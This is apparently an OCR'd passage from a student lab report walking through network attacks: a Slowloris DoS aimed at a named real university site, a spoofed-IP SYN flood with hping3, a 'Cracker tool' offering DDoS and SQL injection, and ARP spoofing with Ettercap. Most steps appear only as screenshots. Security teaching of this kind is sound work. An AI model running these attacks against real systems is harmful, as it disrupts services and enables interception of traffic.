choose option 9 which is Slowloris



7) We enter the target as vtop.vit.ac.in, target port as 80, number of connections as 5000, interval time as 5




8) DOS attack is working




Now,


9) TCP Syn Flood attack allow us to spoof our IP and it uses hping3 to perform Dos attack. Now, Doing Dos attack from a Spoof IP address.



10) We set our Spoof IP – 192.168.26.45




To verify we can see in Wireshark that packets are sending from our spoof IP.



CRACKER TOOL :


It is a tool used in information gathering and penetration testing and various attacks. It contain various modules such as IP scanning, DDos attack, and many more.




We are going to show few implementation of the modules below :

1) IP tool


a) using IP tool to get the information of victim's IP.




b) using IP tool to get the information of a website's IP




c) using IP tool to track our own IP




2) Performing DDoS Attack using Cracker tool





]

3) Performing SQL Injection using Cracker tool



Similarly we can find many other functions and application

ARPSPOOF:-


In computer networking, ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends Address Resolution Protocol messages onto a local area network. It is a Man in the Middle (MitM) attack that allows attackers
to intercept communication between network devices.

An attacker finds IP addresses of at least 2 devices. They use ARPspoof to send fake ARP response advertising attacker's MAC address as the two devices original MC addresses. Now the devices update their ARP cache and the communication between the two devices goes through the attackers device.


1) Selecting Ettercap parameters (Default)

2) after running it will start scanning the local network for devices


List of all the available devices and their MAC address




3) Select a target device



